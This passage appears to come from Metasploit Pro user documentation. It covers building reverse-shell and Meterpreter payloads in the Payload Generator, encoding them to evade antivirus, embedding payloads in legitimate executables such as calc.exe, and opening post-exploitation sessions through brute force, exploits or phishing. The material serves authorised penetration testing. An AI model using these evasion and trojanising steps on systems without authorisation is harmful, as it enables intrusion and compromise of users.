- windows/meterpreter/reverse\_tcp
- java/meterpreter/reverse\_tcp
- php/meterpreter/reverse\_tcp
- php/meterpreter\_reverse\_tcp

- `ruby/shell_reverse_tcp`
  - `cmd/unix/interact`
  - `cmd/unix/reverse`
  - `cmd/unix/reverse_perl`
  - `cmd/unix/reverse_netcat_gaping`
  - `windows/meterpreter/reverse_nonx_tcp`
  - `windows/meterpreter/reverse_ord_tcp`
  - `windows/shell/reverse_tcp`
  - `generic/shell_reverse_tcp`
- 

## **b. The Payload Generator**

The Payload Generator enables you to create a properly formatted executable that you can use to deliver shellcode to a target system without the use of an exploit. The Payload Generator provides a guided interface that walks you through the process of generating a dynamic payload or a classic payload. Depending on the type of payload you choose to build, it will display the applicable options that you can use to customize the payload.

You use the payload generator when you need to build a standalone binary file that delivers a custom-built payload. Binary files, such as `.exe` and `.bin` files, are typically delivered through client-side exploits, such as phishing emails or social engineering attacks, which means that you will probably need to be able to bypass anti-virus detection to execute the shellcode on the target system. To help reduce anti-virus

detection, the Payload Generator enables you to do things like encode the payload and use a dynamic executable.

Payloads are generated globally, outside the context of a project. This means that payloads are generated on the fly, can only be downloaded once, and are not tied to a particular project. They are useful when you need to quickly generate an executable payload for a single use.

## Accessing the Payload Generator

You access the Payload Generator from the *Global Tools* area of the web interface. To access the Payload Generator, go to the Projects List. Find the Global Tools area and click on the **Payload Generator** widget to launch it.

The screenshot shows the Metasploit Pro web interface. At the top, there's a navigation bar with 'metasploit pro' logo, a 'Project' dropdown, and links for 'Account - tdoan', 'Administration', and a help icon. Below this, the main content area is divided into 'Quick Start Wizards' and 'Global Tools'. The 'Quick Start Wizards' section includes icons for 'Quick PenTest', 'Phishing Campaign', 'Web App Test', and 'Vulnerability Validation'. The 'Global Tools' section includes icons for 'Payload Generator' (highlighted with a red arrow) and 'Segmentation Target Setup Script'. Below these, there's a 'Project Listing' section with a table of projects and a 'Product News' section on the right.

**Project Listing**

Name	Hosts	Active Sessions	Tasks	Owner	Members	Updated	Description
default	0	0	0	system	0	about 14 hours ago	
demo-project	28	32	0	tdoan	25	about 4 hours ago	
vuln-validation	0	0	0	tdoan	25	about 4 hours ago	
scoops	0	0	0	scooper	25	about 3 hours ago	
phishing	0	0	1	tdoan	25	about 1 hour ago	

Showing 1 to 5 of 5 entries

**Product News**

**Metasploit Weekly Update: There's a Bug In Your Brain**

The most fun module this week, in my humble opinion, is from Rapid7's own Javascript Dementer, Joe Vennix. Joe wrote up this crafty implementation of a Safari User-Assisted Download and Run Attack, which is not technically a vulnerability or a bug or anything – it's a feature that ends up being ...

**R7-2013-19 Disclosure: Yokogawa CENTUM CS 3000 Vulnerabilities**

On Saturday, March 8th, @julianvilas and I spoke at RootedCON about our work with the Yokogawa CENTUM CS3000 product. Today, as promised, we're publishing details for three of the vulnerabilities found in the product. For all of you who weren't able to attend RootedCON, we're going just to quote ...

## Building Dynamic Payloads

The Payload Generator enables you to build a Windows executable that uses a dynamic stager that is written entirely in

randomized C code. The dynamic stager does not use an executable template or shellcode, which allows it to behave similarly to a standard Windows application. The resulting executable is different each time it is generated, so that anti-virus software will not be able to identify the stager as Metasploit shellcode.

Metasploit Pro offers dynamic payloads for Windows platforms only. These payloads are compatible with any Windows x86 and x86\_64 system.

## Dynamic Payload Options

### Type of Payload

This is the type of payload that the exploit will deliver to the target. Choose one of the following payload types:


- **Command** - A command execution payload that enables you to execute commands on the remote machine.
- **Meterpreter** - An advanced payload that provides a command line that enables you to deliver commands and inject extensions on the fly.

### Stager

The stager is what the payload uses to set up the network connection between the target machine and the payload handler running on the Metasploit server. The stager enables you to use a smaller payload to load and inject a larger, more complex payload called the stage.

Choose one of the following stagers:

- **Reverse TCP** - Creates a connection from the target machine back to the Metasploit server over TCP.





- **Bind TCP** - Binds a command prompt to a listening port on the target machine so that the Metasploit server can connect to it.
- **Reverse HTTP** - Creates a connection from the target machine back to the Metasploit server over HTTP.
- **Reverse HTTPS** - Creates a connection from the target machine back to the Metasploit server over HTTPS.

## Stage

Specifies the payload that is delivered by the stager.

## LHOST

Defines the IP address the payload connects back to. (Reverse connections only)

## LPORT


Defines the port the payload connects back to.

## RHOST

Defines the port that the listener binds to. (Bind connections only)

## Generating Dynamic Payloads

1. From the *Projects* page, launch the **Payload Generator**.



2. Select the **Dynamic Payload** option.

**Payload Generator**

Choose one of the payload options to get the applicable options for that payload

☒ Dynamic Payload ? ☐ Custom Payload ?

**Payload Options**

**Dynamic**

Type of Payload\* Meterpreter ?

Stager\* Reverse\_TCP ?

Exit Function ?

Listener Host ?

Listener Port ?

Cancel Generate

- Click the **Stager** dropdown and choose one of the following:  
Reverse TCP, Bind TCP, Reverse HTTP, or Reverse HTTPS.

**Payload Generator** ☒ Dynamic Payload ☐ Classic Payload

Generates a payload that uses custom, dynamic payload executable templates.

**Payload Options**

Stager reverse\_tcp ?

Stage windows/meterpreter ?

LHOST\* ?

LPORT\* 4444 ?

- Click the **Stage** dropdown and choose the stage you want the stager to download.

**Payload Generator** ☒ Dynamic Payload ☐ Classic Payload

Generates a payload that uses custom, dynamic payload executable templates.

**Payload Options**

Stager:

Stage:

LHOST\*:

LPORT\*:

The list will display applicable stages for the stager you have selected.

5. Enter the IP address that you want the payload to connect back to in the *LHOST* field. (Reverse connections only)
6. Enter the port that you want the payload to connect back to in the *LPORT* field.
7. Enter the port that you want the listener to bind to in the *RHOST* field. (Bind connections only)
8. Click **Generate**.

If the payload generates without error, a window appears and alerts you that the payload has been generated and is ready for you to download. Click **Download Now** to automatically download the executable.

If your browser is not configured to automatically download files, a dialog window will appear and prompt you to save or run the file. You will need to save the executable to your computer.

## Building Classic Payloads

A classic payload is built the traditional way—from scratch. The Payload Generator is particularly useful when you need to build

a payload in various formats and encode them with different encoder modules. You can build a variety of payloads based on the operating system, architecture, type of connection, and output format that you need for a particular host.

## Classic Payload Options

The following are the most common options that are available for classic payloads:

### Platform

Specifies the platform.

The following platforms are supported: AIX, Android, BSD, BSDi, Firefox, Java, Linux, Netware, NodeJS, OSX, PHP, Platform, Python, Ruby, Solaris, Unix, and Windows.

### Architecture

Specifies the processor architecture.

The Payload Generator shows you the options that are available for the architecture you have selected.

The following architectures are supported:

- AIX
- Android
- BSD sparc and x86
- BSDi
- Firefox
- Java
- Linux armle, cbea, cbea64, java, mipsbe, mipsle, ppc, ppc64, x86, and x86\_64

- Netware
- NodeJS
- OSX armle, java, ppc, x86, and x86\_64
- PHP armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mipsbe, mipsle, nodejs, php, ppc, ppc64, python, ruby, sparc, x86, and x86\_64
- Solaris java, sparc, and x86
- Unix cmd, java, and tty
- Windows cmd, java, x86, and x86\_64

## **Payload**

Specifies the type of payload that the exploit will deliver to the target.

The Payload Generator shows you the payloads that are available for the platform you have selected.

## **Stager**

Specifies the type of stager that the payload will use to set up the network connection between the target machine and the payload handler running on the Metasploit server.


The stager enables you to use a smaller payload to load and inject a larger, more complex payload called the stage.

The list of stagers that are available will vary based on the platform and architecture that you have selected.

## **Exit Function**

Specifies the function to call when a payload completes so that it can safely exit a thread.

Choose one of the following exit functions:



- **Thread** - Calls the ExitThread API function.
- **Process** - Calls the ExitProcess API function.
- **SEH** - Restarts the thread when an error occurs.
- **None** - Enables the thread to continue executing so that you can serially run multiple payloads together.

## Listener Host

Defines the IP address that you want the target host to connect back to.

## Listener Port

Defines the port that you want to use for reverse connections.

## Added Shellcode

Enables you to specify an additional the shellcode file that will run in a separate, parallel thread while the main thread executes the payload.

## Size of NOP Sled


Defines the length of the NOP sled you want to prepend to the payload.

Each NOP you add to the payload adds 1 byte to the total payload size.

The options that are available for a payload vary based on its architecture, platform. and payload type.

## Generating PowerShell Payloads

PowerShell payloads provide you with the ability to execute PowerShell scripts on compromised systems. To generate a



PowerShell payload, generate a classic payload and deselect the stager option.

At a minimum, the payload should use the following settings:

- **Platform** - Windows
- **Payload** - windows/bind\_shell\_tcp
- **Output type** - Executable file
- **Format** - psh, psh-net, psh-reflection, or psh-cmd

The generated payload for psh, psh-net, and psh-reflection formats have a `.ps1` extension, and the generated payload for psh-cmd format has a `.cmd` extension.


## Encoding the Payload

An encoder enables you to eliminate bad characters from a payload so that you can use it with a particular exploit. A character is considered to be bad if some aspect of the exploit makes it impossible to use. For example, many applications interpret a null byte as the end of a string. If it appears anywhere in the payload, the shellcode will terminate before it completes and cause the payload to fail. In this particular case, you can apply an encoder that removes null bytes from the payload.

An encoder does not guarantee that a payload will evade anti-virus detection, but it will ensure a payload does not contain bad characters that can cause issues with an exploit or produce unintended results.

The following are examples of common bad characters:

- Spaces
- Carriage returns



- Line feeds
- Tabs
- Null bytes

There are many different encoders that are available in the Metasploit Framework, which can be used for various situations. For example, some encoders, such as `alpha_mixed` and `alpha_lower`, can be used to replace characters with all alphanumeric characters, which can be useful for applications that only accept text-based characters as input. Other encoders, such as the very reliable and highly ranked `shikata_ga_nai`, are polymorphic XOR encoders that use an XOR encrypting scheme to help evade detection.

Encoding options are only available for the following platforms:

- AIX
- BSD sparc
- BSD x86
- BSDi
- Linux mipsbe
- Linux mipsle
- Linux ppc
- Linux x86
- Linux x86\_64
- Netware
- OSX ppc
- OSX x86
- OSX x86\_64
- PHP
- Platform sparc



- Platform x86
- Platform x86\_64
- Python cmd
- Solaris sparc
- Solaris x86
- Unix cmd
- Windows cmd
- Windows x86
- Windows x86\_64

## Encoding Options

You can use the following options to encode a payload:

### Encoder

Sets the encoder that is used to encode the payload.

The Payload Generator only displays the encoders that are applicable to the platform and architecture you have selected.

### Number of Iterations

Specifies the number of times that you want to encode the payload.

The more times you encode a payload, the larger the payload becomes. You may need to modify the number of iterations if it causes the payload to exceed the maximum payload size.

### Maximum Size of Payload

Defines the maximum size of the resulting payload in bytes.

The maximum size takes precedence over the encoding iterations. If the encoder causes the payload to exceed the maximum size you have specified, the Payload Generator will display an error message.

To fix the error, you can select a new encoder, modify the number of iterations, or set a different maximum payload size.

## **Bad Characters**

Specifies the list of characters that you do not want to appear in the payload, such as spaces, carriage returns, line feeds, tabs, and null bytes.

You must enter the values in hex.

You can copy and paste the hex characters into the text box. The text editor will attempt to format the hex

## **Output Options**

You can use the following options to create the binary file:

### **Output type**

Specifies the output type for the payload.

Choose from the following types: executable, raw bytes, or shellcode buffer.

### **Format**

Specifies the format to use to output the payload.

Choose from the following formats: asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, loop-vbs,



macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, and war.

## Preserve original functionality of executable

Enables you to inject the payload into an existing executable and retain the original functionality of the original executable. The resulting executable will function like the original one.

You should only enable this option only if you have uploaded a template file.


## Template file

Specifies the executable template that you want to use to run in the main thread. For example, you can embed the payload in an executable, like calc.exe. When the executable runs, it creates a separate thread for the payload that runs in the background and continues to run calc.exe in the main thread.


## Generating a Classic Payload

The configuration of a classic payload will vary based on the platform, architecture, payload, stager, and stage that you have selected. The following instructions will provide an overview of the steps that you need to perform to generate a classic payload--such as a Linux Meterpreter Reverse TCP payload.

1. From the *Projects* page, launch the **Payload Generator**.




2. Select the **Classic Payload** option.



The screenshot shows the 'Payload Generator' window. At the top, there are two radio buttons: 'Dynamic Payload' (unselected) and 'Classic Payload' (selected, indicated by an orange arrow). Below the radio buttons is the text 'Builds a customized payload. (All platforms)'. On the left side, there are two expandable sections: 'Payload Options' (expanded) and 'Output Options' (collapsed). The 'Payload Options' section contains four settings: 'Platform' (Windows), 'Architecture' (x86), 'Stager' (reverse\_tcp), and 'Stage' (windows/meterpreter). The 'Output Options' section is currently collapsed.


3. Click the **Platform** dropdown button and choose one of the available platforms.



This screenshot shows the 'Payload Generator' window with the 'Platform' dropdown menu open. An orange arrow points to the dropdown arrow on the 'Platform' field, which currently displays 'Windows'. The other settings remain the same: 'Architecture' is 'x86', 'Stager' is 'reverse\_tcp', and 'Stage' is 'windows/meterpreter'.

For a list of supported platforms, see [Payload Options](#).

3. Click the **Architecture** dropdown button and select one of the available processor architecture types.



This screenshot shows the 'Payload Generator' window with the 'Architecture' dropdown menu open. An orange arrow points to the dropdown arrow on the 'Architecture' field, which currently displays 'x86'. The other settings remain the same: 'Platform' is 'Windows', 'Stager' is 'reverse\_tcp', and 'Stage' is 'windows/meterpreter'.

The list of architecture types will vary based on the platform that you have selected. Some platforms, such as Android and AIX, will not have a platform.

From this point on, the steps will vary depending on the platform, architecture, and payload you have selected. Generally, you will need to specify the LHOST (reverse), LPORT, and RHOST (bind) that the payload uses, as well as the output options for the executable. You can also do things like encode the payload.

When you are ready to build the payload, click the **Generate** button. The **Generate** button will be active if all required options for the payload are configured.

**Payload Generator** ☐ Dynamic Payload ☒ Classic Payload

Builds a customized payload. (All platforms)

**Payload Options**

☒ Encoding

**Output Options**

Output type ☒ Executable file ☐ Raw bytes ☐ Shellcode buffer

Format

Template file  

☐ Preserve original functionality of the executable

If the payload generates without error, a window appears and alerts you that the payload has been generated and is ready for you to download. Click **Download Now** to automatically start the download process.

If your browser is not configured to automatically download files, a dialog window will appear and prompt you to save or run the file. You will need to save the payload to your computer.

# Chapter 7

## Post Exploitation

### a. About Post-Exploitation

Post-exploitation refers to any actions taken after a session is opened. A session is an open shell from a successful exploit or bruteforce attack. A shell can be a standard shell or Meterpreter.

Some of the actions you can take in an open session include:


- Collect System Information
- Pivot
- Run Meterpreter Modules
- Search the File System

### Get a Session

You can get a new session by running a successful bruteforce attack, exploit, or social engineering campaign. A session opens a connection to the target host.

## Bruteforce Attack

A session will be opened during a bruteforce attack if the option is selected during configuration. Go to **Credentials > Bruteforce**, then under “Options”, and check “Get session if possible”.




The screenshot shows the 'OPTIONS' configuration window for a bruteforce attack. It includes the following settings:

- Overall Timeout:** 4 Hours, 0 Minutes, 0 Seconds.
- Service Timeout:** 900 Seconds.
- Time Between Attempts:** None (0 seconds).
- Options:**
  - ☐ Apply mutation(s)
  - ☐ Stop bruteforcing a target when a credential is guessed
  - ☒ Get session if possible

## Exploit

To get a session with an exploit, you can use either an automated or manual exploit. Metasploit will automatically try to open a Meterpreter session for successful exploits. This setting can be changed under **Connection Type** when configuring an exploit.



The screenshot shows the 'Exploit Configuration' window. The 'Payload Settings' section includes:

- Payload Type:** Meterpreter
- Connection Type:** Auto
- Listener Ports:** 1024-65535
- Listener Host:** (empty)
- Auto Launch Macro:** (empty)
- ☒ Use Dynamic Stagers for EXE Payloads
- ☐ Enable Stage Encoding (IPS evasion)

A tooltip for the 'Connection Type' dropdown explains: "Specify the type of payload connection. Automatic is the default, and chooses 'bind' payloads when NAT is detected and all available ports on the target system are not filtered. Otherwise, reverse payloads are chosen."



## Social Engineering


A session will open on the target user's computer if the campaign is configured to deliver a file. Once a target user clicks on the file, the listener will open a session on their computer.

To see all available options, go to “Campaigns” and select **\*\*Custom Campaign**. **\*\*From there, select the attack you want to run: Email, “Web Page”, or “Portable File”.**

The screenshot shows the Metasploit Pro web interface. The top navigation bar includes 'Overview', 'Analysis', 'Sessions', 'Campaigns' (highlighted), 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. The 'Campaigns' section is active, showing three tabs: 'Configure a Campaign' (selected), 'Manage Campaigns', and 'Manage Reusable Resources'. The 'Configure a Campaign' tab displays a form for creating a new campaign. The form includes a 'Name\*' field with the value 'Social Engineering', radio buttons for 'Phishing Campaign' and 'Custom Campaign' (selected), and a 'Campaign Components' section with a '+ Add email, web page, portable file' button. At the bottom, there are three icons: 'Email', 'Web Page', and 'Portable File'.

## Find Open Sessions

If you have already run a successful attack on a target host, you will find any active and closed sessions under “Sessions” in the top menu.



The screenshot shows the Metasploit Pro web interface. At the top, there's a navigation bar with 'Project - VPN Pivot', 'Account - msfadmin', and 'Administration'. Below this is a secondary navigation bar with tabs: Overview, Analysis, Sessions (3), Campaigns, Web Apps, Modules, Credentials, Reports, Exports, and Tasks. The 'Sessions' tab is active. Below the navigation bar, there are buttons for 'Collect' and 'Cleanup'. The main section is titled 'Active Sessions' and contains a table with the following data:

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 5	Windows	127.0.0.0 - METASPLOITABLE3	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 6	Linux	127.0.0.0 - PIVOT	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 7	Windows	127.0.0.0 - METASPLOITABLE3	Meterpreter	35 minutes		PSEXEC

## b. Manage Meterpreter and Shell Sessions

After you successfully exploit a host, either a shell or Meterpreter session is opened. By default, Metasploit attempts to deliver a Meterpreter payload. A Meterpreter payload is uploaded to a remote machine that allows you to run Metasploit modules. If Metasploit is unable to deliver a Meterpreter payload then it opens a shell.

Depending on the module used to create a session, either a Shell or both a Shell and Meterpreter session will be opened. This is because shell payloads are created by running a command on a remote machine, and they can be easier to “launch”. Some exploits are limited in functionality, and shell commands require less manipulation by the exploit.

A Meterpreter shell gives you access to Metasploit modules and other actions not available in the command shell.

